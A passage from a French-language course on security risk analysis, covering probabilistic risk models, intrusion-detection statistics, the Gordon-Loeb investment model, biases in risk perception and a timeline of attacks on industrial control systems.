⁴Ce cours cependant n'est pas une introduction à la Cryptographie, le lecteur intéressé est invité à consulter des ouvrages spécialisés.

⁵Un protocole de chiffrement est *totalelement cassé* lorsqu'un attaquant peut retrouver la clé secrète à partir de la clé publique.

⁶Un système n'est plus à sens unique si on peut retrouver le message clair à partir du message chiffré. La clé en général reste hors de portée de l'attaquant.

⁷Un protocole est malléable si un attaquant peut altérer un message, sans forcément l'avoir déchiffré, de manière contrôlée.

EXEMPLE · DISTRIBUTION DE POISSON

La loi de probabilité connue aujourd’hui sous le nom de « distribution de Poisson » a été introduite vers 1837 par Siméon Denis Poisson dans le cadre de recherches sur la criminalité^a. Elle a depuis été utilisé dans de nombreuses situations pour modéliser le comportement d’événements se produisant indépendamment les uns des autres, dont on suppose qu’ils arrivent indépendamment du temps qui les sépare de l’événement précédent ou suivant.

Ainsi la loi de Poisson modélise correctement : les processus de désintégration radioactive, la quantité de missiles tombant dans une zone donnée lorsqu’ils sont lancés au hasard, l’arrivée de photons sur un capteur CCD, les accidents de la route, &c. La probabilité qu’un événement suivant la loi de Poisson se soit produit k fois est donnée par

$$\mathbb{P}(N = k) = \frac{\lambda^k e^{-\lambda}}{k!}$$

où λ est l’espérance, et l’unique paramètre de cette loi. Une estimation correcte de l’espérance est de calculer la moyenne arithmétique empirique.

^aPoisson, *Recherches sur la probabilité des jugements en matière criminelle et en matière civile*, 1837.

EXERCICE · (Solution p. 43) · On a mesuré le nombre d’alertes rapportés par jour par un outil de surveillance sur une vulnérabilité donnée. Dans une semaine, on a eu : 15, 14, 12, 6, 6, 10, et 14 alertes, respectivement.

- (i) On suppose que les alertes suivent une loi de Poisson : que vaut le paramètre λ ?
- (ii) Quelle est la probabilité que 20 alertes soient levées en une journée ?
- (iii) On suppose que chaque alerte correspond à un incident, qui coûte X euros. Ainsi, si 20 alertes sont levées en une journée, cela correspond à une perte de 20 fois X euros. Quel est le risque ?
- (iv) On suppose qu’après la mise en place d’une nouvelle politique de sécurité qui a coûté Y , on réduit le paramètre λ qui vaut désormais 6. Quel est le risque total ? À quelle condition sur Y était-ce un investissement rentable ?

Pour la question (iii), on prendra soin de distinguer le risque correspondant à une situation donnée (c’est-à-dire à k donné, on le note r_k), et le risque total correspondant à la somme de tous les scénarios possibles (que l’on note R).

La loi de Poisson, lorsqu’elle s’applique, permet de filtrer ce qui relève du « bruit de fond » d’un potentiel signal inhabituel, ou comme dans cet exercice de faire des estimations de risque. Des modèles plus raffinés existent, reposant par exemple sur la distribution de Pascal, de Pólya ou toute la famille des distributions binomiales négatives. Ces modèles sont utilisés pour évaluer le risque en épidémiologie, en météorologie ou dans l’actuariat. Fondamentalement, aux formules adéquates près, ils s’utilisent de la même façon.

Beaucoup de phénomènes peuvent être modélisés de manière analogue, ce qui fournit une estimation du risque correspondant. Par exemple, les défaillances matérielles sont souvent décrites en terme de MTTF, *mean time to failure*^D.

EXEMPLE · MTTF : MEAN TIME TO FAILURE

Ce nombre, parfois fourni par les industriels, est cependant une large sous-estimation de la réalité : au début de sa vie, le produit est très susceptible de présenter des problèmes (on parle de « mortalité infantile ») – et après quelques années, son vieillissement rend les défaillances beaucoup plus probables. Le MTTF fourni par le fabricant est mesuré entre ces deux moments, où il est minimum. Ce phénomène est d’autant plus important que l’installation concernée est large : les grandes entreprises^a.

Par exemple, les disques durs de moins de cinq ans sont remplacés entre 2 et 10 fois plus souvent que ce laisserait penser le MTTF. Pour les disques ayant entre cinq et huit ans, le taux de remplacement peut dépasser 30 fois ce que le MTTF prédit.^b

^aOu, plus près de chez nous, les serveurs de VLC.

^bVoir par exemple l’article de Schroeder et Gibson, « Disk failures in the real world : What does a MTTF of 1,000,000 hours mean to you ? » in FAST. Vol. 7. 2007. Le lecteur intéressé pourra également consulter l’article de Yang et Sun, « A comprehensive review of

Dans le cas d'un incident isolé, unique, soumis à une distribution de probabilité fixe, une telle quantité a un sens. Mais ce cas est trop loin de la réalité.

Lorsque le système en question devient complexe, et qu'il est susceptible de défaillir de nombreuses manières, pétri de relations indirectes, non-linéaires ou en rétro-action d'un mode de défaillance sur un autre, on peine à seulement proposer un modèle – alors que ces interactions sont fondamentales dans les incidents réels. D'autre part, les méthodes traditionnelles d'estimation du risque ont tendance à bien fonctionner lorsqu'il s'agit de risques courants et modérés – mais à sous-estimer le risque d'événements exceptionnellement graves ou rares.

En effet, le modèle probabiliste décrit plus haut donne un même poids à une événement catastrophique supposé rare qu'à un événement mondain courant. Pourtant, des résultats de Statistique, en particulier la loi d'extrémum généralisée, nous indiquent que les événements rares et importants sont différents des événements courants et bénins. Le théorème fondamental de ce point de vue est le théorème de Fisher-Tippett-Gnedenko, qui montre que le maximum d'une variable aléatoire (renormalisée convenablement) suit l'une des trois distributions suivantes : la distribution de Gumbel, de Fréchet ou de Weibull. Peu importe pour nous ici l'énoncé exact de ce théorème et la forme exacte de ces distributions. En revanche, il est remarquable qu'elles présentent toutes un excès de kurtosis^F. Cela signifie notamment que, *pour ces risques rares et importants, nous commettons une erreur encore plus grande dans l'estimation tant de leur probabilité que de leur gravité*.

Ce qui n'arrange rien, c'est que par nature nous n'avons généralement que peu de données les concernant. Établir des statistiques pertinentes sur les extinctions massives ou les attaques nucléaires terroristes nécessiterait que de tels événements se soient produits, en certaine quantité. Faute de données, l'évaluation relève alors de la spéulation.

Enfin, un défaillance localisée est susceptible d'avoir des conséquences sur d'autres systèmes : soit en les affectant directement, soit en les fragilisant, soit enfin en les exposant à un attaquant. Il y a donc une potentielle « propagation d'incident » qu'il est essentiel de savoir envisager. C'est dans cette optique que l'on élabore des scénarios (voir 7.3.1 p. 71).

2.0.4 La détection et l'histoire

Une autre source fondamentale d'information est l'historique des incidents. Cela suppose deux choses : qu'on ait conservé cet historique et qu'il soit correct.

On suppose souvent, dans les analyses de risques classiques, que lorsqu'un incident s'est produit, on sait qu'il s'est produit. Mais dans le contexte des systèmes d'informations, rien n'est moins vrai. En fait, à moins d'avoir mis en place un dispositif capable de détecter (et comment ?) l'incident, il passera presque toujours inaperçu. Parfois pendant des années.

Au niveau de notre évaluation du risque, nous pourrions sous-estimer la probabilité d'occurrence faute d'avoir correctement détecté les incidents passés – un incident discret serait alors artificiellement considéré moins grave. D'autre part, au niveau économique, s'il s'agit d'un incident dû à la malveillance, un attaquant potentiel sera encouragé à agir s'il considère qu'il a peu de chances de subir des poursuites et des amendes.

Détecter les incidents, les identifier correctement, mesurer correctement leur impact : ce sont les étapes difficiles qui pèsent d'un lourd poids sur toute estimation de risque.

Les incidents se prêtent plus ou moins bien à la détection, un attaquant compétent pouvant adopter d'efficaces stratégies d'évasion ou d'obfuscation. Néanmoins, si ledit attaquant obéit à un scénario que l'on a prévu, on augmente nos chances de détecter sa présence en mettant les données en corrélation.

EXERCICE · (Solution p. 44) · On considère un logiciel de détection d'intrusion installé sur un poste. Ce logiciel alerte une intrusion avec une probabilité de 99% lorsqu'elle se produit ; et déclare que tout va bien à 99% lorsque tout va bien. On estime que la probabilité *a priori* d'intrusion est de 0,5%.

- (i) Le logiciel déclare que tout va bien : quelle est la probabilité qu'il ait manqué une intrusion ?
- (ii) Le logiciel lance une alerte : quelle est la probabilité que ce soit une *fausse alerte* ?
- (iii) Deux postes lancent une alerte : quelle est la probabilité qu'une intrusion ait bien lieu ?

La plupart des méthodes de détection reposent sur la distinction entre un comportement « légitime » ou « normal », avec lequel il ne faut pas interférer ou le moins possible, et un comportement « suspect » voire

« malicieux », qu'il s'agit de repérer, immédiatement si possible. Ce qui fait qu'une action se qualifie comme tombant dans l'une ou l'autre catégorie semble être extrêmement spécifique du contexte considéré.

De plus, effectuer certaines analyses requiert un accès privilégié (à la mémoire, au fonctionnement d'un programme, aux données, etc.). Enfin, il se peut que le système de détection mis en place repère un problème, mais que les dégâts soient déjà faits.

EXEMPLE · DÉTECTION DES DDoS EN STREAMING

Les attaques par déni de service distribué constituent une nuisance de plus en plus courante. Les détecter consiste surtout à les distinguer du trafic « normal », légitime. Mais puisqu'il s'agit de débits de données gigantesques dans tous les cas, qui doivent de plus être transférés dans les plus brefs délais, cela impose des contraintes très strictes sur les éventuels outils de détection en terme de rapidité, de puissance de calcul et de mémoire utilisées.

Une méthode consiste à calculer les moments de fréquence F_k définis ainsi^{a,b} :

$$F_k = \begin{cases} \sum_i 1 & \text{si } k = 0 \\ \sum_i f_i^k & \text{si } 0 < k < \infty \\ \max_i f_i & \text{si } k = \infty \end{cases}$$

où f_i est la fréquence du symbole i dans le flux, parmi m symboles différents possibles. En particulier, F_0 est le nombre de symboles distincts dans le flux, F_1 vaut m et F_2 est connu des économistes sous le nom d'indice de Gini.

Bien entendu, il n'est pas réaliste de calculer effectivement ces quantités, étant donné qu'en général on ne connaît tout simplement pas les fréquences individuelles de chaque symbole.

L'intérêt de ces quantités est qu'il existe des algorithmes efficaces d'approximation^c. On peut alors mesurer les données en utilisation « normale » (éventuellement en tenant compte de l'influence du jour de la semaine, etc.), et comparer le flux courant à ces étalons. Si un comportement inhabituel est suspecté, on peut décider de mener l'enquête plus loin, par exemple en analysant le nombre de préfixes / p qui émettent les paquets, ou en partageant les analyses entre différents routeurs. Enfin, on peut décider de réagir d'une manière ou d'une autre (blacklist des subnets sources, blackholing).

Un attaquant prudent pourrait en revanche « habituer » le réseau à un trafic progressivement plus intense ou distribué, faisant passer pour normaux des paramètres censés lancer l'alerte.

^a Alon, Matias, Szegedy. « *The space complexity of approximating the frequency moments.* » Proceedings of the twenty-eighth annual ACM symposium on Theory of computing. ACM, 1996.

^b Flajolet, Martin. « *Probabilistic counting algorithms for data base applications.* » Journal of computer and system sciences 31.2 (1985): 182-209.

^c On dit qu'un algorithme donne une (ϵ, δ) -approximation de F_k si la probabilité de commettre une erreur relative de plus de ϵ est inférieure à $1 - \delta$. Pour $0 \leq k \leq 2$, il existe des algorithmes donnant une (ϵ, δ) -approximation en une seule passe, avec des besoins logarithmiques en mémoire ; pour $k > 2$ les besoins sont polynomiaux en m ; pour $k = \infty$ on sait estimer F_∞ en $\Theta(m)$.

La notion de détection doit être entendue au sens large : il s'agit de toute information récupérée afin d'identifier, fut-ce *a posteriori*, un comportement non autorisé d'une personne ou d'un programme. Cela inclut donc les logs des serveurs, routeurs et firewalls, les caméras de surveillance, des contrôles d'intégrité, mais encore les témoignages des personnes.

L'implémentation n'est pas toujours possible ni simple, et les dispositifs de détection mis en place doivent correspondre à l'utilisation qui est faite des ressources.

EXEMPLE · DÉTECTION D'UNE ATTAQUE DEPUIS INTERNET

Un attaquant tentant d'accéder aux données d'une application lancée sur un poste d'une entreprise pourrait par exemple avoir à traverser les systèmes de détection suivant :



EXERCICE · Le schéma de l'exemple ci-dessus est approprié dans le cas d'un attaquant externe utilisant le réseau Internet. Que dire :

- D'un attaquant interne, ayant ou non droit d'accès sur le poste concerné ?
- D'une application accessible aux employés légitimes par téléphone mobile ou tablette personnelle, suivant la philosophie BYOD (*bring your own device*) ?
- D'une application lancée sur une plateforme tierce (« cloud ») ?

Comme on l'observe ici – mais c'est un fait général – démultiplier les accès (c'est-à-dire la *surface d'attaque*) requiert une couverture bien plus intensive à niveau de protection égal.

Cependant, et il est essentiel de comprendre ce point : la surveillance en tant que telle n'est pas une solution miracle, et son coût peut dépasser ce qu'il est acceptable de sacrifier.

EXEMPLE · LES STATISTIQUES ET BIG BROTHER

Depuis quelques années, des dispositifs de surveillance globalisés ont été mis en place par les gouvernements de plusieurs états, avec l'objectif déclaré de limiter la criminalité ou prévenir le terrorisme. Ces dispositifs prennent la forme de contrôles aux gares et aéroports, d'interception des communications privées, de vidéosurveillance dans les rues et dans les transports, &c.

On peut vouloir évaluer l'efficacité de telles méthodes selon trois plans : le premier, économique, consistant à comparer les moyens investis vis-à-vis des dégâts évités ; le second plan, politique, consiste à questionner la légitimité d'une telle invasion policière de la vie courante ; le troisième enfin, et celui dont il est question ici, est statistique : un tel dispositif de surveillance *peut-il* remplir son objectif ?

Plus concrètement, nous nous intéressons ici aux notions statistiques de *sensibilité* et de *spécificité*. La sensibilité est la proportion de criminels *effectivement détectés*, et la spécificité est la proportion d'innocents *effectivement non inquiétés*. Un test « parfait » aurait une sensibilité et une spécificité égales à 100%, mais un tel test est mathématiquement impossible. De plus, les deux mesures sont liées : il faut négocier un compromis et diminuer l'une pour augmenter l'autre. Illustrons ce phénomène sur un exemple imaginaire.

Soit un test (disons, un détecteur de métal à un aéroport) qui détecte 9 fois sur 10 lorsqu'un passager porte une arme blanche ; lorsqu'un passager ne porte aucune arme, le détecteur l'innocente dans 9 cas sur 10. Autrement dit, la sensibilité et la spécificité de ce test sont de 90% (ce qui est optimiste). Supposons enfin que 1% de la population soit faite de terroristes (c'est un exemple). Comparons alors, pour 10000 passagers :

- Le nombre de criminels qui sont passés à travers les mailles du filet : 10 ;
- Le nombre de criminels qui ont été arrêtés : 90 ;
- Le nombre d'innocents qui ont été accusés : 9900.

Autrement dit, pour chaque criminel arrêté, il aura fallu accuser (et interroger, fouiller, &c.) plus de 100 personnes absolument innocentes ; et même cela n'aura pas empêché 10 terroristes de passer outre. Dans cet exemple simple, on ne tient pas compte du fait que, conscient de l'existence de dispositifs de détection, le criminel prendra soin d'essayer de les contourner.

2.1 Optimiser les coûts, minimiser les risques

Le rôle de la sécurité est d'investir pour réduire les risques. À proprement parler, il y a de nombreuses façons de faire cela (que ce soit en évitant, en transférant, en contrôlant, en partageant ou en acceptant le problème).

Dans cette section, on ne s'intéresse pas aux *méthodes* qui permettent de faire cela. Mais on suppose que l'on dispose de telles méthodes, plus ou moins coûteuses, plus ou moins efficaces. La question clé est alors : comment investir au mieux ?

2.1.1 Modèle de Gordon-Loeb

Entendue au sens large, l'économie de la sécurité s'intéresse à la question des décisions des agents, en particulier leur relation au risque (nous y reviendrons). Le modèle de Gordon-Loeb [Gordon and Loeb, 2002]

tente d'isoler l'investissement optimal dans ce contexte. En plus d'avoir été complété et beaucoup discuté, c'est un modèle qui a résisté à plusieurs vérifications expérimentales⁸. Ne serait-ce que par curiosité, il convient donc de le discuter.

Une information dans ce modèle est caractérisée par trois paramètres :

- λ , la perte (financière) en cas d'incident concernant cette information ;
- t , la probabilité d'être attaqué ;
- v_0 , la probabilité qu'une attaque, si elle est menée, réussisse.

Peu importe de quelle manière l'incident provoque une perte, et on suppose qu'il n'y a qu'une menace. Puisque ce sont des probabilités, t et v_0 sont comprises entre 0 et 1. Ainsi, le produit $vt\lambda$ mesure l'espérance de perte financière liée à cette information particulière.

Dans le modèle de Gordon-Loeb, on suppose qu'on ne peut ni vraiment influencer le coût d'un incident, ni impacter la probabilité d'être attaqué – on peut, au mieux, espérer réduire notre vulnérabilité, c'est-à-dire diminuer v_0 . À cette fin, on investit une quantité z d'argent, ce qui change la probabilité v_0 en v_z^F .

La question est : quelle est la quantité optimale z^* d'argent à investir, de façon à perdre le moins possible ? Le gain financier que l'on réalise avec notre investissement z est :

$$G(z) = (v_0 - v_z) \lambda t - z$$

Les conditions imposées à v_z font de cette fonction une fonction concave, qui possède un maximum, identifié en annulant la dérivée par rapport à z :

$$-\frac{dv_z}{dz}(z^*) \lambda t = 1$$

Étant donné une fonction v_z , on en déduit l'investissement optimal z^* .

Dans les exemples traités par Gordon et Loeb dans leur article, ainsi que dans plusieurs mesures empiriques, on observe que l'on a la « règle en 1/e » :

$$z^* < \frac{1}{e} v_0 t \lambda$$

Autrement dit, la quantité optimale à investir dans une politique de sécurité dans ces situations est de l'ordre d'un tiers de ce que l'on espérait perdre.

EXERCICE · (Solution p. 43) · On considère un scénario dans lequel l'achat d'une licence logicielle permet de se prémunir de l'attaque : on propose alors le modèle suivant

$$v_z = v_0 \exp(-\mu z)$$

où μ est un facteur donné (que l'on peut interpréter comme l'inverse du prix d'une licence).

- (i) D'après le modèle de Gordon-Loeb, quel est l'investissement optimal ?
- (ii) La « règle en 1/e » de Gordon-Loeb est-elle vérifiée ?

Ce modèle est intéressant parce qu'il donne une justification à l'intuition : trop peu investir, c'est s'exposer à des pertes importantes, trop investir, c'est investir à perte – il y a, entre les deux, un juste milieu : un budget qui permet un *retour sur investissement*.

Il est limité cependant par deux aspects : d'une part, il suppose que l'on travaille avec des données continues (rarement le cas en pratique) ; d'autre part et surtout, il ne nous dit pas *comment* utiliser ce budget idéal. Il nous faut donc être plus précis.

⁸On notera toutefois, comme les auteurs, que les hypothèses de ce modèle le rendent incapable de s'appliquer à la protection des systèmes à l'échelle d'un état.

2.1.2 Le problème du sac à dos

Supposons, pour un instant, que nous ayons à notre disposition toutes les informations. C'est-à-dire que l'on connaît les risques, les contre-mesures adaptées et le coût impliqué par de telles contre-mesures. Ce que l'on souhaite c'est, à budget fixé, investir dans les contre-mesures de sorte à minimiser le risque total. Formulé adéquatement, ce problème d'optimisation combinatoire est une variation sur le thème connu sous le nom de « problème du sac à dos » (*knapsack problem*)⁹.

Voici la description de ce problème : dans un sac à dos, on peut placer autant d'objets que l'on souhaite, tant que le poids total n'excède pas une limite donnée W . Ces objets ont chacun une valeur et un poids. On cherche à mettre dans le sac à dos un maximum de valeur. Mathématiquement, on cherche $X = (x_1, \dots, x_n)$ tel que

$$\begin{aligned} & \arg \max_X \sum_i x_i p_i \\ & \sum_i x_i w_i \leq W \end{aligned}$$

avec p_i et w_i la valeur et le poids de l'objet i , x_i valant 0 ou 1 selon que l'on n'a pas mis, ou que l'on a mis, l'objet i dans le sac.

Bien qu'appartenant à une classe algorithmique regroupant des problèmes généralement difficiles, ce problème peut être efficacement approché et même résolu exactement. La manière classique est d'utiliser une méthode de programmation dynamique.

EXERCICE · (Solution p. 45) · On possède 10 objets : trois pièces de cuivre, trois pièces d'argent, trois pièces d'or et un diamant. Leurs poids et valeurs sont regroupés dans le tableau suivant :

Matériau	Cuivre	Argent	Or	Diamant
Poids/pièce	1	8	13	43
Valeur/pièce	1	5	10	100

Le poids maximal que l'on peut transporter est 42. Quels objets choisir pour maximiser les gains ?

De retour dans le monde de la sécurité informatique, ce problème se transpose directement à celui de l'allocation des ressources : un « objet » correspond à une solution de sécurité, son « poids » est le coût de sa mise en œuvre et sa « valeur » est le gain espéré (diminution du risque). Dans un monde où tout est connu, quelques lignes de codes suffisent à trouver la meilleure solution à budget fixé.

2.2 L'élément humain dans l'évaluation du risque

Si les acteurs de la sécurité étaient des agents économiques parfaitement rationnels, cherchant à maximiser leurs gains et minimiser leurs pertes, la théorie des jeux associée à l'optimisation combinatoire (ce que nous avons fait plus haut) répondrait à une analyse fine des risques en fournissant – on peut l'espérer – la meilleure stratégie.

Cela vaudrait si la définition du risque, mesure *quasi*-objectif, était celle qui nous motivait vraiment. De fait, notre perception des risques ne suit généralement *pas* une équation aussi simple que celle donnée plus haut : une probabilité multipliée par un coût.

D'une part, l'être humain possède une intuition *particulièrement mauvaise* des probabilités. Il suffit pour s'en convaincre d'observer le célèbre *problème de Monty Hall* ou notre intuition d'une suite de nombres « aléatoires ». Par exemple, la suite de tirages à pile ou face, générée avec le site <http://random.org>, serait considérée comme « non aléatoire » par beaucoup :



⁹C'est, en particulier, l'un des problèmes NP-difficiles.

Réiproquement, si on demandait à quelqu'un de choisir une séquence de piles ou faces « aléatoirement », on obtiendrait une séquence assez prévisible.

D'autre part, un grand nombre de biais statistiques non connus ou non maîtrisés peut nous rendre démesurément réactifs (ou non réactifs) à un risque pourtant moyen. Enfin, un certain nombre de biais cognitifs module notre perception des risques¹⁰ :

- Un évènement au caractère discret, par exemple la pollution, sera perçu moins dangereux et moins probable qu'un évènement spectaculaire ou très visible ou très médiatisé ;
- Les situations où les victimes sont saisies à leur insu, plutôt que par leur faute : le sentiment d'être abusé (sang contaminé, Tchernobyl) agrave la perception du risque, celui d'être en contrôle (tabac) le diminue ;
- Selon que les effets sont immédiats ou rapides (on surestime le risque), ou différés ou lents (on sous-estime le risque) ;
- Selon que la nature du risque est connue, implique des situations familiaires (risque sous-estimé) ou non (sur-estimé) ;
- Selon que l'on estime que l'origine du risque est naturelle (sous-estimé) ou qu'il est provoqué par l'action de l'homme (sur-estimé) ;
- Selon que le risque apporte une satisfaction supplémentaire (sous-estimé), ou qu'il est moralement insatisfaisant ou repoussant (sur-estimé) ;
- Selon qu'un risque est difficile à imaginer (sous-estimé) ou facile à imaginer (sur-estimé) ;
- Selon que le risque est partagé (sous-estimé) ou concentré en un seul lieu (sur-estimé) ;
- &c.

Ces effets sont visibles dans tous les domaines : de la sécurité routière à la consommation de tabac (risques sous-estimés) à la criminalité ou les attaques de requin (risques sur-estimés, « *Mean world syndrome* »). Le lecteur est fortement invité à consulter l'article que Bruce Schneier a consacré à ce sujet¹¹.

EXERCICE · Essayez de répondre aux questions suivantes, puis lisez les réponses et essayez de comprendre les biais qui vous ont amenés à faire l'estimation que vous avez faite.

1. Combien y a-t-il eu d'attaques de requin au total depuis le XIV^e siècle ? Si on est ainsi attaqué, quelle est la probabilité d'en mourir ?
2. Combien y a-t-il de morts par an à cause de l'obésité aux États-Unis d'Amérique ?
3. Si on est frappé par un éclair, quelle est la probabilité d'en mourir ?
4. Lesquelles des activités suivantes sont liées à une augmentation des risques de cancer : le barbecue, le travail de nuit, mâcher du bétel, la peinture, la consommation d'alcool, de café ?

Réponses : (1) 2881 attaques entre 1580 et 2013, moins de 600 d'entre elles ayant entraîné la mort, soit environ 20% (source : International Shark Attack File, <http://www.flmnh.ufl.edu/fish/sharks/statistics/GAttack/World.htm>) ; (2) Environ 300000, (source : U.S. Department of Health and Human Services. *Overweight and obesity : a major public health issue*, Prevention Report 2001;16) ; (3) Environ 10%, parmi environ 240000 blessés par an (source : Holle, *Annual rates of lightning fatalities by country*, 2008) ; (4) Chacune de ces activités est facteur de risque avéré, sauf le café qui est soupçonné de l'être tout de même (sources : Zheng et al., *Well-done meat intake and the risk of breast cancer*, JoNCl 1998 et la liste officielle des cancérogènes tenue par le Centre international de recherche sur le cancer : <http://monographs.iarc.fr/ENG/Classification/ClassificationsGroupOrder.pdf>)

¹⁰ À ces biais cognitifs qui influencent notre perception du risque, il faut ajouter d'autres biais cognitifs qui résultent en une prise de risque – ce qui inclut la prise de risque criminelle. Par exemple, notre confiance inappropriate en nous-mêmes lorsqu'il s'agit d'inventer un mot de passe ou notre confiance démesurée en notre autonomie de décision. Le lecteur intéressé pourra consulter [Gilovich et al., 2002, Biderman et al., 1961].

¹¹Schneier, *The Psychology of Security*, 2008, <https://www.schneier.com/essay-155.html>.

Le risque tel que sociologiquement perçu n'est donc pas basé sur des critères objectifs. Or c'est bien sur cette perception que les actions sont menées, aussi bien en matière de prévention que d'attaque. Pour ces raisons également, en plus d'être vigilant par rapport à nos propres estimations, il est important de faire preuve de pédagogie pour s'assurer que les acteurs concernés de l'organisation soient conscients des risques réels. Un appui utile dans cette optique est bien entendu l'ensemble des mesures que l'on pourra effectuer (enregistrement des tentatives d'intrusion, rapports, &c.).

Des pans entiers de la recherche en sciences sociales se concentrent sur l'étude de ce qui nous permet de formuler des prédictions plus ou moins efficaces. Voici quelques recommandations¹² raisonnables, par ordre croissant de difficulté :

- Utiliser des comparaisons pour démarrer la réflexion ;
- Utiliser l'histoire à moins d'avoir des raisons de soupçonner un changement radical ;
- Utiliser des modèles mathématiques, lorsque ceux-ci sont disponibles ;
- Remettre à jour ses croyances lorsque de nouveaux éléments (surtout contradictoires) se présentent.

Mais il convient tout autant de tenir compte de l'économie en jeu (*confer* section 1.4 p. 11) : si ce que l'entreprise valorise est que le travail soit fait, alors les employés tenteront de contourner les politiques de sécurité afin de le faire. C'est un autre aspect de la réalité psychologique du risque : qui en ressent les effets, et sous quelle forme ?

Le point de vue adopté par le responsable ou le chercheur en sécurité est une vision globale qui défend les intérêts de l'organisation ou de l'ensemble des utilisateurs d'un système – alors que l'employé ou l'utilisateur peut n'être concerné que par les risques qui l'impactent directement lui-même. Réciproquement, l'organisation considérera souvent que sa perception prévaut, au détriment éventuel de ses employés ou clients. Ainsi toute application et tout changement dans une politique de sécurité passe en fait par la mise en mouvement des acteurs ou de leur hiérarchie. L'analyse de risque peut les convaincre du bien-fondé d'une proposition – mais il leur appartiendra toujours de s'y plier, ou pas, de coopérer, de résister, d'être engagés ou dissidents.

¹²Tirées de [Tetlock, 2005].

3 | Étude de cas détaillée : SI industriel

« Uneasy lies the head that wears a crown. »
– William Shakespeare, *King Henry*, Act III, scene i.

Dans cette section on discute un cas particulier, mais qui est apparu sur le devant de la scène au début des années 2010. Cette « célébrité » fait suite à la prise de conscience du public, au cours de ces années, que de nombreuses installations industrielles de large échelle et présentant des risques graves voire inacceptables étaient peu, mal, voire pas protégées du point de vue de la sécurité¹.

Ce qui est discuté ici bénéficie à être complété par le cas pratique « La cybersécurité des systèmes industriels », publié par l'ANSSI²⁻³. Ce document illustre avec clarté la démarche possible d'un coordinateur de la sécurité sur un tel site.

3.0 Les SI industriels et le sursaut sécuritaire

Le pilotage des processus industriels s'est informatisé progressivement, par «vagues technologiques successives», notamment dans les années 1980. Ces systèmes contrôlent les outils de production des infrastructures critiques : industrie nucléaire, distribution d'eau et d'électricité, transports &c. Leur fonctionnement est parfois essentiel, aussi ont-ils été conçus avec la *sûreté* comme objectif; bien souvent, ils n'imaginent pas la possibilité de défaillances *intentionnelles*. En particulier, beaucoup de tels systèmes ont été conçus sans penser qu'ils seraient un jour connectés à Internet.

3.0.1 Chronologie choisie de quelques incidents touchant les SI industriels

De fait, plusieurs incidents de sécurité ont eu lieu. En voici une liste très partielle :

- 1982, le pipeline de gaz Urengoy-Surgut-Chelyabinsk en Sibérie explose, provoquant une déflagration de plus de 3 kilotonnes, assez puissante pour être détectée de l'espace. Le système de contrôle (un SCADA) avait été infiltré et saboté (soi-disant par la CIA⁴).
- 1997, un adolescent (Worcester, MA, États-Unis) pénètre dans le système informatique de la compagnie de téléphone Nynex (à l'époque, les connexions Internet se faisaient *via* la ligne téléphonique), et désactive une à une toutes les communications de l'aéroport, des services de pompiers, de météorologie et la signalisation lumineuse pendant plus de 6 heures. Lors de son procès (le premier procès fédéral contre un mineur pour crime informatique), il n'a donné aucune raisons pour ses actions.
- 1998–2000, « Moonlight Maze » : des personnes (à ce jour encore non identifiées) ont maintenu un accès total au cœur de plusieurs institutions clés des États-Unis (Pentagone, NASA, département de l'énergie et laboratoires universitaires).

¹Au même moment, une crise économique majeure frappait les États-Unis, puis le Monde, provoquée en grande partie par la négligence des risques financiers et l'absence de mécanismes de protection.

²<http://www.ssi.gouv.fr/systemesindustriels>

³http://www.ssi.gouv.fr/IMG/pdf/Cas_pratique_version_finale-2.pdf

⁴Dans le cadre de l'opération Farewell, d'après les documents CIA déclassifiés en 1996 et en 2004. Voir aussi l'ouvrage de Reed, *At the Abyss : An Insider's History of the Cold War* (2005). Pourtant, mis à part ces « aveux », il n'y a pas de preuve que la CIA a effectivement joué un rôle.

- 2000, un employé licencié utilise ses codes d'accès (encore actifs !) pour se connecter au SI industriel de son ex-employeur, déversant 800 000 litres d'eaux usées dans la nature et provoquant un désastre écologique (Maroochy, Australie).
- 2003, le ver SQL Slammer se propage sur Internet, provoquant des interruptions de communication (notamment avec les services d'urgence et avec les tours de contrôle aérien), et désactivant le système de sûreté de la centrale nucléaire de Davis Besse (Oak Harbor, OH, États-Unis) pendant près de 5 heures.
- 2003, le ver Blaster se propage sur Internet, infectant la société CSX et provoquant ainsi la perte de contact de avec les trains en déplacement et la défaillance des systèmes de signalisation dans 23 états de la côte Est des États-Unis.
- 2005, un adolescent suédois de 16 ans⁵ est arrêté pour s'être introduit *via* Internet dans les systèmes d'information privés de l'armée américaine, la NASA, Cisco et plusieurs universités, maintenant le contrôle pendant un peu plus de deux ans sans être détecté.
- 2007, l'Estonie en tant que pays fait l'objet d'une massive attaque en déni de service distribué, rendant indisponibles de nombreux sites critiques : parlement, banques, ministères, presse et diffuseurs. Les auteurs n'ont pas à ce jour été formellement identifiés, mais ont probablement reçu l'appui de la Russie.
- 2008, un adolescent de 14 ans (Łódź, Pologne) provoque le déraillement de quatre tramways, utilisant une télécommande qu'il avait lui-même fabriquée. Douze passagers sont blessés dans le processus.
- 2010, le premier outil de cyberterrorisme visant spécifiquement les SCADA est découvert après avoir infecté près de 100 000 ordinateurs. On sait aujourd'hui qu'il s'agit d'une tentative de sabotage des usines d'enrichissement d'Uranium à Natanz, en Iran, menée par les États-Unis et l'État d'Israël.

Stuxnet a ouvert la voie à d'autres, et le marché des attaques en kits pour SI industriel s'enflamme. On trouve aujourd'hui aisément de nombreux modules Metasploit et Wireshark spécialisés.

En réaction à ces incidents (et à d'autres), les États mettent au point des recommandations et s'organisent – NIST et DHS (États-Unis), ENISA (Union Européenne), ANSSI (France), CNPI (Royaume-Uni), BSI (Allemagne). Les secteurs d'activité (milieu hospitalier, milieu du nucléaire, &c.) définissent leurs propres référentiels, et l'ISO détaille dans le document IEC 62443 intitulé *Industrial Automation and Control Systems* (encore en brouillon à l'heure où ces lignes sont écrites) les bonnes pratiques reconnues par la plupart des acteurs.

3.0.2 La situation : les contraintes, enjeux, exigences

Afin de comprendre pourquoi la sécurité, au sens où nous l'entendons, n'a pas été une préoccupation majeure des installations industrielles, il faut comprendre leur contexte. Voici quelques éléments qui permettent de faire la lumière sur les difficultés présentes :

